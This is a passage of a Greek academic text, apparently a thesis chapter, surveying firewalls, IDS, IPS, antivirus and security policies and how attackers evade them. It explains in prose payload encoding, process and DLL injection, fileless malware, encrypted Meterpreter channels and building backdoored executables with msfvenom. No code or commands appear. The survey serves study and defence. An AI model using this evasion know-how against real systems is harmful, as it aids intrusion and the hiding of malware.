Τέλος, οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν Port hopping και πολυμορφικές επιθέσεις, αλλάζοντας δυναμικά τις θύρες επικοινωνίας ή χρησιμοποιώντας πολυμορφικό κακόβουλο λογισμικό για να αλλάξουν την υπογραφή του κώδικα. Τα αντίμετρα κατά αυτών των τεχνικών περιλαμβάνουν τη χρήση **ευρετικής ανάλυσης (Heuristic Analysis)** και **μηχανισμών ανίχνευσης βάσει συμπεριφοράς** εντός των τειχών προστασίας για τον εντοπισμό και τον αποκλεισμό των εξελισσόμενων απειλών ανεξάρτητα από τις παραλλαγές των θυρών ή του κώδικά τους. Οι τακτικές ενημερώσεις στα σύνολα κανόνων τείχους προστασίας, σε συνδυασμό με τη συνεχή παρακολούθηση και ανάλυση, είναι ζωτικής σημασίας για τη διατήρηση μιας αποτελεσματικής άμυνας έναντι των εξελισσόμενων τεχνικών αποφυγής[17], [32].

5.4. Συστήματα Ανίχνευσης Εισβολών (IDS)

Τα IDS αποτελούν βασικό στοιχείο της ασφάλειας στον κυβερνοχώρο, καθώς παρακολουθούν με επιμέλεια τις δραστηριότητες του δικτύου ή του συστήματος για τον εντοπισμό κακόβουλων δραστηριοτήτων και παραβιάσεων της πολιτικής. Λειτουργώντας μέσω μεθόδων βασισμένων σε κανόνες ή με μηχανική εκμάθηση, τα IDS είναι, παρόλα αυτά, ευάλωτα σε διάφορα τρωτά σημεία που μπορούν να εκμεταλλευτούν οι επιτιθέμενοι, από εγγενείς αδυναμίες του ίδιου του IDS έως τη χρήση εξελιγμένων τεχνικών για την αποφυγή της ανίχνευσης. Επιπλέον, οι επιτιθέμενοι μπορούν να εξαπολύσουν επιθέσεις κατά των IDS, με στόχο να μειώσουν την αποτελεσματικότητα της ανίχνευσης απειλών[19].

IDS με βάση την υπογραφή(Signature-based IDS):

Τα IDS που βασίζονται σε υπογραφές, γνωστά και ως συστήματα ανίχνευσης κατάχρησης ή ανίχνευσης κανόνων, λειτουργούν συγκρίνοντας τις παρατηρούμενες δραστηριότητες με ένα προκαθορισμένο σύνολο μοτίβων ή υπογραφών που σχετίζονται με γνωστές επιθέσεις. Όταν εντοπίζεται ταύτιση, το IDS δημιουργεί συναγερμό. Αυτή η προσέγγιση είναι αποτελεσματική στην ανίχνευση γνωστών και προηγουμένως εντοπισμένων μοτίβων επιθέσεων. Ωστόσο, είναι επιρρεπής στην παράκαμψη από επιτιθέμενους που χρησιμοποιούν τεχνικές που αποκλίνουν από τις καθιερωμένες υπογραφές.

IDS με βάση τις ανωμαλίες(anomaly-based IDS):

Από την άλλη πλευρά, το IDS με βάση τις ανωμαλίες δημιουργεί μια βασική γραμμή κανονικής συμπεριφοράς και σημειώνει συναγερμούς όταν εντοπίζονται αποκλίσεις από αυτή τη βασική γραμμή. Αυτή η μέθοδος είναι αποτελεσματική στον εντοπισμό νέων και προηγουμένως απαρατήρητων επιθέσεων. Ωστόσο, μπορεί να παράγει ψευδώς θετικά αποτελέσματα εάν οι νόμιμες δραστηριότητες αποκλίνουν από την καθιερωμένη γραμμή βάσης και μπορεί να είναι ευάλωτη στην παράκαμψη από επιτιθέμενους που μιμούνται προσεκτικά την κανονική συμπεριφορά ή εξαπολύουν επιθέσεις χαμηλού προφίλ[19].

Τα IDS που βασίζονται σε υπογραφές, βασισμένα σε γνωστά μοτίβα επιθέσεων, επιδεικνύουν αποτελεσματικότητα στην αναγνώριση καθιερωμένων απειλών. Ωστόσο, αυτή η μέθοδος είναι επιρρεπής σε αποφυγή, καθώς οι επιτιθέμενοι χειρίζονται το σύστημα δημιουργώντας προσαρμοσμένες υπογραφές που μιμούνται αναγνωρισμένα μοτίβα επιθέσεων, εκμεταλλευόμενοι έτσι τους εγγενείς περιορισμούς της ανίχνευσης βάσει υπογραφών. Από την άλλη πλευρά, τα IDS με βάση τις ανωμαλίες, αν και είναι ικανά να αναγνωρίζουν νέες απειλές μέσω βασικών γραμμών κανονικής συμπεριφοράς, αντιμετωπίζουν προκλήσεις από εξελιγμένους επιτιθέμενους που κατακλύζουν στρατηγικά το σύστημα με κίνηση που δεν αφορά επιθέσεις, ξεπερνώντας τις δυνατότητες επεξεργασίας.

Οι τεχνικές πολυπλοκότητες επεκτείνονται περαιτέρω σε επιθέσεις μηχανικής μάθησης, όπου οι επιτιθέμενοι δημιουργούν κακόβουλα αρχεία κίνησης ειδικά σχεδιασμένα για να ξεγελάσουν τα IDS. Αυτή η τεχνική εκμεταλλεύεται τα τρωτά σημεία στους αλγόριθμους μηχανικής μάθησης του IDS, εισάγοντας μικρές διαταραχές που επιτρέπουν την παράκαμψη. Επιπλέον, η εκμετάλλευση των περιορισμών του συνόλου δεδομένων, όπως η απουσία πρόσφατων αρχείων επιθέσεων κακόβουλου λογισμικού ή η αδυναμία ακριβούς αναπαράστασης εξελισσόμενων σεναρίων επιθέσεων, προσθέτει ένα επίπεδο πολυπλοκότητας. Οι επιτιθέμενοι εκμεταλλεύονται αυτές τις ελλείψεις για να εκτελέσουν επιθέσεις που παραμένουν απαρατήρητες, αμφισβητώντας έτσι την ανθεκτικότητα των IDS.

Όπως επισημάνθηκε σε σχετική έρευνα[33], οι μέθοδοι μηχανικής μάθησης που χρησιμοποιούνται στα IDS είναι ιδιαίτερα ευαίσθητες σε επιθέσεις, υπογραμμίζοντας την επείγουσα ανάγκη μοντελοποίησης ρεαλιστικών σεναρίων για την αντιμετώπιση πραγματικών προκλήσεων στην κυβερνοασφάλεια. Τέτοιες επιθέσεις επιδιώκουν να υπονομεύσουν την αποτελεσματικότητα των μηχανισμών ανίχνευσης απειλών, καθιστώντας αναγκαία τη βαθιά κατανόηση αυτών των απειλών για την ανάπτυξη πιο ανθεκτικών IDS.

Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν διάφορες τεχνικές για να παρακάμψουν ή να παραβιάσουν τα συστήματα ανίχνευσης εισβολών (IDS). Ορισμένες από τις τεχνικές που χρησιμοποιούνται για την παράκαμψη των IDS περιλαμβάνουν την εκμετάλλευση ευπαθειών στο ίδιο το IDS, την παράκαμψη της ανίχνευσης μέσω εξελιγμένων τεχνικών ή την εξαπόλυση ανταγωνιστικών επιθέσεων (Adversarial Attacks) κατά των IDS. Οι

ανταγωνιστικές επιθέσεις μπορούν να χρησιμοποιηθούν για τη μείωση της αποτελεσματικότητας της ανίχνευσης απειλών με τη δημιουργία μικρών διαταραχών για την αποφυγή της ανίχνευσης. Οι ανιχνευτές που βασίζονται στη βαθιά μάθηση (Deep Learning) μπορεί να είναι ευάλωτοι σε ανταγωνιστικά παραδείγματα και οι επιτιθέμενοι μπορούν να προσθέσουν μικροδιαταραχές σε χαρακτηριστικά κακόβουλης κίνησης για να αποφύγουν την ανίχνευση και να διαταράξουν κρίσιμα συστήματα[34], [35].

5.5. Συστήματα Πρόληψης Εισβολών (IPS)

Τα IPS αποτελούν μηχανισμούς ασφαλείας που σχεδιάζονται για τον έλεγχο και την ανάλυση κυκλοφορίας σε ασύρματα δίκτυα, με σκοπό την ανίχνευση και πρόληψη της μη εξουσιοδοτημένης πρόσβασης ή κακόβουλων εισβολών. Αυτά τα συστήματα αποτελούν βασικό στοιχείο για τη διατήρηση της ασφάλειας των δημόσιων και προσωπικών συστημάτων επικοινωνίας, ιδίως σε ασύρματα δίκτυα που είναι ευάλωτα σε διάφορες μορφές επιθέσεων[36].

Οι επιτιθέμενοι μπορούν να αξιοποιήσουν τα ασύρματα σήματα για να παρακολουθήσουν ή προκαλέσουν ζημιά στο δίκτυο. Για να αντιμετωπίσουν αυτούς τους κινδύνους, τα IPS χρησιμοποιούν συνδυασμό τεχνικών, όπως μηχανική μάθηση, data mining, θεωρία παιγνίων, ανάλυση κινδύνου και αξιολόγηση. Οι κύριοι τύποι μηχανισμών ανίχνευσης εισβολών περιλαμβάνουν τη συναγωνιστική ανίχνευση βασισμένη σε υπογραφές, την ανίχνευση βασισμένη στη συμπεριφορά και την ανίχνευση ανωμαλίας.

Παρόλο που τα IPS είναι αποτελεσματικά, μπορεί να υπάρξουν περιορισμοί, με τους επιτιθέμενους να μπορούν, κατά καιρούς, να τα παρακάμψουν. Για την ανάπτυξη πιο αποτελεσματικών μεθόδων ανίχνευσης και πρόληψης, οι ερευνητές εξετάζουν τον συνδυασμό διαφόρων τεχνικών, όπως μηχανική μάθηση, data mining και θεωρία παιγνίων, μαζί με ανάλυση κινδύνου και αξιολόγηση.

Για παράδειγμα, στο πλαίσιο της πρόληψης εισβολών στο Δίκτυο Περιοχής Ελέγχου (Controller Area Network - CAN) στα αυτοκίνητα, προτάθηκε ένας καινοτόμος αλγόριθμος για την ανίχνευση και ανάκαμψη από επιθέσεις παραποίησης μηνυμάτων. Αυτός ο αλγόριθμος εκμεταλλεύεται την ικανότητα χειρισμού σφαλμάτων (κατάσταση bus-off) του δικτύου CAN σε έναν διαδικασία ανάκαμψης με επανεκκίνηση του παραβιασμένου κόμβου του δικτύου, η οποία εφαρμόζεται σε συνεργασία με έναν υλικού ελεγκτή CAN ως κόμβο ανιχνευτή[37].

Ένας άλλος προσεγγιστικός τρόπος είναι η χρήση honeypots. Αυτά, είναι εργαλεία αποπλάνησης σχεδιασμένα για να προσελκύουν επιτιθέμενους και να παρέχουν πολύτιμες πληροφορίες σχετικά με πιθανά κενά ασφαλείας στο σύστημα. Έρευνες έχουν εξετάσει την αποτελεσματικότητα τεχνολογιών κεντρικής διαχείρισης συστημάτων, όπως Puppet και Virtual Machines, στην εφαρμογή αυτόματων honeypots για ανίχνευση, διόρθωση και πρόληψη εισβολών[38].

Κατά τη διάρκεια της κυκλοφορίας δεδομένων, οι επιτιθέμενοι χρησιμοποιούν ποικίλες μεθόδους εισβολής για να παρακάμψουν τα IPS. Ο κατακερματισμός κίνησης (Traffic Fragmentation) χρησιμοποιείται στο διασπάσιμο των κακόβουλων δεδομένων σε μικρότερα κομμάτια, επιδιώκοντας τη δυσκολότερη ανίχνευση. Η κρυπτογράφηση (Encryption) χρησιμοποιείται για την αποφυγή ανίχνευσης κατά τη διαμετακόμιση των δεδομένων, ενώ η αλλοίωση πρωτοκόλλου (Protocol Manipulation) εκμεταλλεύεται ευπάθειες στα πρωτόκολλα.

Οι επιθέσεις με χρήση καινοτόμων τεχνικών περιλαμβάνουν τον πολυμορφισμό (Polymorphic Attacks), μια τεχνική που τροποποιεί τον κώδικα του κακόβουλου λογισμικού κατά την κάθε μόλυνση, αποφεύγοντας έτσι την ανίχνευση με βάση υπογραφές. Επιπλέον, χρησιμοποιούνται επιθέσεις με αναζήτηση μη-γνωστών ευπαθειών (Zero-Day Exploits), εκμεταλλευόμενες ευπαθείς προς το παρόν ευπαθειες που δεν είναι γνωστές στην ασφάλεια με βάση υπογραφές.

Στη συνέχεια, οι επιθέσεις υποκλοπής ταυτότητας περιλαμβάνουν την παραποίηση διευθύνσεων IP (IP Spoofing), όπου οι επιτιθέμενοι χρησιμοποιούν ψεύτικες διευθύνσεις IP για να κρύψουν την πραγματική πηγή της επίθεσης. Επίσης, εκμεταλλεύονται γνωστές ευπάθειες (Exploitation of Known Vulnerabilities) προκειμένου να παρακάμψουν τους μηχανισμούς πρόληψης[39], [40].

Το Metasploit ως ευρέως χρησιμοποιούμενο πλαίσιο δοκιμών διείσδυσης που μπορεί να χρησιμοποιηθεί για τον εντοπισμό ευπαθειών σε ένα σύστημα. Παρέχει διάφορες ενότητες, συμπεριλαμβανομένων των ενοτήτων αποφυγής, οι οποίες μπορούν να χρησιμοποιηθούν για την αποφυγή της ανίχνευσης από IPS και IDS. Μια μελέτη συνέκρινε και αξιολόγησε τις παλαιότερες τεχνικές αποφυγής με τις νέες τακτικές Metasploit [41]. Επιπλέον, προτάθηκε ένα εργαλείο βασισμένο στο NetEm και το Metasploit για την εφαρμογή τελεστών απόκρυψης σε οποιαδήποτε επικοινωνία TCP για τη δημιουργία τροποποιημένης δικτυακής κίνησης για πειράματα μηχανικής μάθησης που χρησιμοποιούν χαρακτηριστικά για την αξιολόγηση στατιστικών στοιχείων δικτύου και συμπεριφοράς συνδέσεων TCP[42].

Συνεπώς, επιτιθέμενοι μπορούν να χρησιμοποιήσουν διάφορες τεχνικές αποφυγής όταν χρησιμοποιούν ειδικότερα το εργαλείο Metasploit για να παρακάμψουν τα συστήματα IPS/IDS. Αυτές οι τακτικές περιλαμβάνουν την κρυπτογράφηση των ωφέλιμων φορτίων για την απόκρυψη του περιεχομένου, τη χρήση πολυμορφικών κελυφών για την αλλαγή της εμφάνισης του ωφέλιμου φορτίου διατηρώντας τη λειτουργικότητα, την κωδικοποίηση των ωφέλιμων φορτίων με τεχνικές όπως XOR ή Base64 για την αποφυγή ανίχνευσης βάσει υπογραφής, τη χρήση δυναμικής επιλογής θύρας για την παρεμπόδιση της ανίχνευσης βάσει σταθερών υπογραφών θύρας, την αποφυγή αντιστοίχισης προτύπων με τη διαμόρφωση του Metasploit για τη δημιουργία ωφέλιμων φορτίων που αποφεύγουν κοινές υπογραφές, τη χρήση σταδιακών ωφέλιμων φορτίων για την παράδοση κακόβουλου κώδικα σε πολλαπλές φάσεις και τη χρήση κατακερματισμού της κίνησης για την αποστολή δεδομένων σε μικρότερα, μη συνεχόμενα κομμάτια. Αυτές οι στρατηγικές αποφυγής στοχεύουν στο να καταστήσουν πιο δύσκολο για τα συστήματα IPS/IDS να

ανιχνεύσουν και να αποκλείσουν κακόβουλες δραστηριότητες, τονίζοντας την ανάγκη οι οργανισμοί να εφαρμόζουν ισχυρά μέτρα ασφαλείας και να ενημερώνουν τακτικά τις άμυνές τους έναντι τέτοιων απειλών.

5.6. Συστήματα Αντικής Προστασίας (Antivirus)

Τα προγράμματα antivirus αποτελούν ένα θεμελιώδες στοιχείο στο πεδίο της ασφάλειας στον κυβερνοχώρο, καθώς χρησιμεύουν ως κύρια άμυνα ενάντια σε πληθώρα κακόβουλων λογισμικών. Αυτά τα εργαλεία χρησιμοποιούν πολύπλευρες τεχνικές για τον εντοπισμό και την εξουδετέρωση πιθανών απειλών. Μια βασική μεθοδολογία περιλαμβάνει την ανίχνευση βάσει υπογραφών (Signature-based detection), όπου γνωστές υπογραφές κακόβουλου λογισμικού αντιστοιχίζονται με αρχεία. Η ανάλυση συμπεριφοράς (Behavioral analysis) παρατηρεί ενέργειες σε πραγματικό χρόνο για τον εντοπισμό ανωμαλιών, ενώ η ευρετική μέθοδος (Heuristics) χρησιμοποιεί αλγορίθμους βασισμένους σε κανόνες (Rule-based algorithms) για την επισήμανση πιθανών απειλών. Οι σύγχρονες λύσεις AV ενσωματώνουν μηχανική μάθηση, ενισχύοντας την προσαρμοστικότητα σε εξελισσόμενους φορείς επιθέσεων[43], [44].

Ανίχνευση βάσει υπογραφής:

Τα προγράμματα προστασίας από ιούς χρησιμοποιούν βάσεις δεδομένων υπογραφών που περιέχουν μοναδικά μοτίβα ή υπογραφές που σχετίζονται με γνωστό κακόβουλο λογισμικό. Αυτή η μέθοδος είναι αποτελεσματική έναντι καθιερωμένων απειλών, παρέχοντας γρήγορη και ακριβή αναγνώριση. Ωστόσο, υπολείπεται όταν αντιμετωπίζει exploits zero-day ή πολυμορφικό κακόβουλο λογισμικό που αλλάζει τον κώδικά του για να αποφύγει την ανίχνευση.

Ανάλυση συμπεριφοράς:

Η ανάλυση συμπεριφοράς περιλαμβάνει την παρακολούθηση της συμπεριφοράς των προγραμμάτων σε πραγματικό χρόνο. Εάν ένα πρόγραμμα παρουσιάζει ύποπτη ή κακόβουλη συμπεριφορά, επισημαίνεται ως πιθανή απειλή. Αυτή η μέθοδος είναι αποτελεσματική έναντι προηγουμένως άγνωστων απειλών, αλλά μπορεί να οδηγήσει σε ψευδώς θετικά αποτελέσματα εάν το νόμιμο λογισμικό συμπεριφέρεται παρόμοια.

Ευρετικές και γενικές υπογραφές:

Οι ευρετικές μέθοδοι περιλαμβάνουν αλγορίθμους βασισμένους σε κανόνες που εντοπίζουν δυνητικά κακόβουλα χαρακτηριστικά στον κώδικα ή τη συμπεριφορά. Οι γενικές υπογραφές είναι ευρύτερα μοτίβα που συλλαμβάνουν κοινά κακόβουλα χαρακτηριστικά. Ενώ αυτές οι μέθοδοι βελτιώνουν τις δυνατότητες ανίχνευσης, μπορούν επίσης να παράγουν ψευδώς θετικά αποτελέσματα εάν δεν είναι καλά συντονισμένες.

Παράλληλα, σε προηγμένες μεθόδους ανίχνευσης απειλών, όπως η ανίχνευση με βάση την ευρετική μέθοδο, ένα Sandbox χρησιμεύει ως ένα σύστημα που μιμείται τη συμπεριφορά ενός κεντρικού υπολογιστή. Λειτουργεί ως μια εικονική μηχανή όπου εκτελούνται δυνητικά επιβλαβή αρχεία για την παρακολούθηση των ενεργειών τους. Το Sandbox προσφέρει ένα ασφαλές περιβάλλον που απομονώνει τα εκτελούμενα προγράμματα από

τη συσκευή του πελάτη, μειώνοντας έτσι τις πιθανότητες μόλυνσης της συσκευής σε αμελητέα επίπεδα.

Μηχανική μάθηση στα antivirus:

Οι σύγχρονες λύσεις AV αξιοποιούν αλγορίθμους μηχανικής μάθησης για την προσαρμογή και τον εντοπισμό νέων και εξελισσόμενων απειλών. Αυτοί οι αλγόριθμοι αναλύουν τεράστια σύνολα δεδομένων για τον εντοπισμό μοτίβων ενδεικτικών κακόβουλου λογισμικού. Ενώ η μηχανική μάθηση ενισχύει την ικανότητα εντοπισμού άγνωστων απειλών, απαιτεί συνεχή εκπαίδευση και βελτίωση για να παραμείνει μπροστά από τους εξελιγμένους επιτιθέμενους.

Οι επιτιθέμενοι επινοούν συνεχώς εξελιγμένες μεθόδους για να αποφεύγουν την ανίχνευση. Ο πολυμορφικός κώδικας, για παράδειγμα, αλλάζει δυναμικά την εμφάνιση του κακόβουλου λογισμικού, προκαλώντας την ανίχνευση με βάση την υπογραφή. Η κρυπτογράφηση και η απόκρυψη αποτελούν ισχυρούς πολέμιους της στατικής ανάλυσης, καθιστώντας δύσκολη την αποκάλυψη της πραγματικής φύσης των κρυμμένων απειλών από τα προγράμματα AV. Τεχνικές όπως η έγχυση κώδικα και το process hollowing επιτρέπουν στο κακόβουλο λογισμικό να λειτουργεί κρυφά μέσα σε νόμιμες διεργασίες, διαφεύγοντας από τις συμβατικές μεθόδους ανίχνευσης.

Η έγχυση διεργασίας (Process Injection) είναι μια τεχνική που χρησιμοποιείται για να καμουφλάρει μια κακόβουλη διεργασία εκτελώντας στο χώρο μνήμης μιας άλλης διεργασίας. Επιπλέον, η εγχεόμενη διεργασία μπορεί να κληρονομήσει τα δικαιώματα της διεργασίας υποδοχής, παρέχοντας δυνητικά σε έναν επιτιθέμενο περισσότερες ευκαιρίες. Η δυσκολία στον εντοπισμό αυτής της τεχνικής έγκειται στο γεγονός ότι το κακόβουλο λογισμικό μπορεί να εισαχθεί σε ένα πρόγραμμα που λειτουργεί παρόμοιες διεργασίες. Το κακόβουλο λογισμικό μπορεί να εξαπατήσει αποτελεσματικά τις αναλύσεις που βασίζονται στη συμπεριφορά και να λειτουργεί κρυφά για παρατεταμένο χρονικό διάστημα πριν εντοπιστεί. Η κλασική DLL injection είναι μία από τις πιο δημοφιλείς μεθόδους έγχυσης διεργασιών. Αυτή περιλαμβάνει την εγγραφή της διαδρομής προς την κακόβουλη βιβλιοθήκη DLL στο χώρο διευθύνσεων μιας άλλης διεργασίας, ακολουθούμενη από την εκτέλεση ενός απομακρυσμένου νήματος που καλεί την κακόβουλη βιβλιοθήκη κατά τη διάρκεια της διαδικασίας έγχυσης.

Το κακόβουλο λογισμικό χωρίς αρχεία (Fileless malware) εισάγει μια άλλη διάσταση στην παράκαμψη λειτουργώντας αποκλειστικά στη μνήμη του συστήματος, αποφεύγοντας τους παραδοσιακούς μηχανισμούς ανίχνευσης που βασίζονται σε αρχεία. Οι επιτιθέμενοι ενισχύουν περαιτέρω τις ικανότητες αποφυγής μέσω τεχνικών anti-VM και anti-sandbox, που τους επιτρέπουν να εντοπίζουν ελεγχόμενα περιβάλλοντα που συχνά χρησιμοποιούνται από ερευνητές ασφαλείας για ανάλυση.

Σε σχετικό άρθρο δίνεται έμφαση στον αντίκτυπο της χρήσης λιγότερο διαδεδομένων γλωσσών προγραμματισμού για κακόβουλο λογισμικό, τονίζοντας πώς αυτή η επιλογή μπορεί να μειώσει σημαντικά τα ποσοστά ανίχνευσης. Επιπλέον, διερευνάται η αποτελεσματικότητα της αύξησης του μεγέθους του εκτελέσιμου αρχείου με τυχαία

δεδομένα, αποκαλύπτοντας τον ισχυρό του ρόλο στην αποφυγή της ανίχνευσης AV. Αυτές οι γνώσεις υπογραμμίζουν τους περιορισμούς των υφιστάμενων λύσεων AV όταν έρχονται αντιμέτωπες με καινοτόμες τεχνικές αποφυγής, υπογραμμίζοντας τη διαρκή ανάγκη για εξελίξεις στις τεχνολογίες κυβερνοασφάλειας[45].

Απο την έκδοση MSF6, το msfconsole μπορεί να δημιουργήσει διαύλους επικοινωνίας μεταξύ των Meterpreter shells με χρήση κρυπτογραφίας AES προς τον υπολογιστή του επιτιθέμενου, κρυπτογραφώντας αποτελεσματικά την κίνηση κατά τη μεταφορά του φορτίου προς τον υπολογιστή του θύματος. Αυτό καλύπτει κατά κύριο λόγο τις ανησυχίες που σχετίζονται με τα IDS/IPS που λειτουργούν βάσει δικτύου. Σε σπάνιες περιπτώσεις, ενδέχεται να υπάρχουν αυστηροί κανόνες κίνησης που εντοπίζουν τη σύνδεσή μας με βάση τη διεύθυνση IP του αποστολέα. Ο μόνος τρόπος για να παρακαμφθεί αυτό είναι να εντοπίσουμε τις υπηρεσίες που επιτρέπονται.

Το msfconsole και η ικανότητά του να διατηρεί τα διαύλους επικοινωνίας με κρυπτογραφία AES, σε συνδυασμό με το χαρακτηριστικό του Meterpreter για λειτουργία στη μνήμη, ενισχύει σημαντικά τις δυνατότητες. Ωστόσο, εξακολουθεί να υπάρχει το ζήτημα του τι συμβαίνει σε ένα φορτίο μόλις φτάσει στον προορισμό του πριν τρέξει και τοποθετηθεί στη μνήμη. Αυτό το αρχείο μπορεί να επισημανθεί για την υπογραφή του, να ταυτιστεί με τη βάση δεδομένων και να αποκλειστεί, συνεπώς, υπάρχει κίνδυνος να χαθεί η πρόσβασή στον στόχο. Γνωρίζουμε επιπλέον, ότι οι προγραμματιστές λογισμικού AV εξετάζουν τα modules και τις δυνατότητες του msfconsole για να προσθέσουν τον παραγόμενο κώδικα και τα αρχεία στη βάση των υπογραφών τους, με αποτέλεσμα η συντριπτική πλειονότητα, αν όχι όλα, των προεπιλεγμένων φορτίων να κλείνουν αμέσως από το σύγχρονο λογισμικό αντιιών.


Για αυτές τις περιπτώσεις, υπάρχει το msfvenom. Αυτό, παρέχει τη δυνατότητα χρήσης εκτελέσιμων προτύπων. Επιτρέπει δηλαδή την χρήση προκαθορισμένων προτύπων για εκτελέσιμα αρχεία, την ενσωμάτωση του φορτίου σε αυτά και την χρήση του σε οποιοδήποτε εκτελέσιμο ως πλατφόρμα από την οποία μπορεί να ξεκινήσει μια επίθεση. Έτσι, μπορεί να ενσωματωθεί κώδικας σε οποιοδήποτε εκτελέσιμο αρχείο, όπως εγκαταστάτες (Installers) , πακέτα (Package) ή προγράμματα (Programs), κρύβοντας τον κακόβουλο κώδικα βαθιά μέσα στον αποδεκτό κώδικα του πραγματικού προϊόντος. Αυτή η προσέγγιση αποσκοπεί στο να δυσκολέψει τον εντοπισμό του κακόβουλου κώδικα και, πιο σημαντικό, να μειώσει τις πιθανότητες ανίχνευσης. Υπάρχουν πολλοί έγκυροι συνδυασμοί μεταξύ πραγματικών, αποδεκτών εκτελέσιμων αρχείων, διαφορετικών σχημάτων κωδικοποίησης - και των επαναλήψεών (Iterations) τους - και διάφορων παραλλαγών κώδικα φορτίου. Συνεπώς αναφερόμαστε στην έννοια "backdoored executable" (εκτελέσιμο με κερκόπορτα), ενισχύοντας την αόρατη φύση και την αποτελεσματικότητα της επίθεσης[6].

5.7. Πολιτικές Ασφαλείας (Security Policies)


Οι πολιτικές ασφαλείας χρησιμεύουν ως θεμέλιο για τη διατήρηση μιας ισχυρής στάσης ασφαλείας σε ένα δίκτυο, όπως οι λίστες ελέγχου πρόσβασης (Access Control Lists) στο εκπαιδευτικό υλικό Cisco CCNA. Ουσιαστικά, αυτές οι πολιτικές αποτελούνται από μια σειρά δηλώσεων allow και deny που καθορίζουν την επιτρεπόμενη ροή της κυκλοφορίας ή των αρχείων εντός των ορίων ενός δικτύου. Προσφέροντας ευελιξία στη διαμόρφωση, πολλαπλές λίστες μπορούν να ενεργούν σε διαφορετικά τμήματα του δικτύου, στοχεύοντας σε διάφορα χαρακτηριστικά, όπως κίνηση δικτύου, εφαρμογές, έλεγχος πρόσβασης χρηστών, διαχείριση αρχείων, προστασία DDoS και άλλα.

Παρόλο που δεν φέρουν όλες οι κατηγορίες ρητά την ετικέτα "Πολιτική ασφαλείας", οι θεμελιώδεις μηχανισμοί ασφαλείας τους στηρίζονται στη θεμελιώδη αρχή της αποδοχής και της άρνησης καταχωρίσεων, διαφέροντας μόνο ως προς τα στοχευόμενα αντικείμενα. Η αντιστοίχιση των συμβάντων ή των αντικειμένων με αυτούς τους κανόνες είναι ζωτικής σημασίας για την υλοποίηση των καθορισμένων ενεργειών[6]. Για το σκοπό αυτό χρησιμοποιούνται διάφορες μέθοδοι:

- Η ανίχνευση βάσει υπογραφών (Signature-based Detection) περιλαμβάνει τη σύγκριση των λειτουργιών πακέτων δικτύου με προκαθορισμένα μοτίβα επίθεσης, γνωστά ως υπογραφές, ενεργοποιώντας συναγερμούς σε περίπτωση 100% ταύτισης.
- Η ευρετική/στατιστική ανίχνευση ανωμαλιών (Heuristic / Statistical Anomaly Detection) συνεπάγεται σύγκριση της συμπεριφοράς με μια βασική γραμμή, συμπεριλαμβανομένων των υπογραφών για προηγμένες μόνιμες απειλές (APT). Οι αποκλίσεις από τα καθιερωμένα πρότυπα δημιουργούν συναγερμούς.
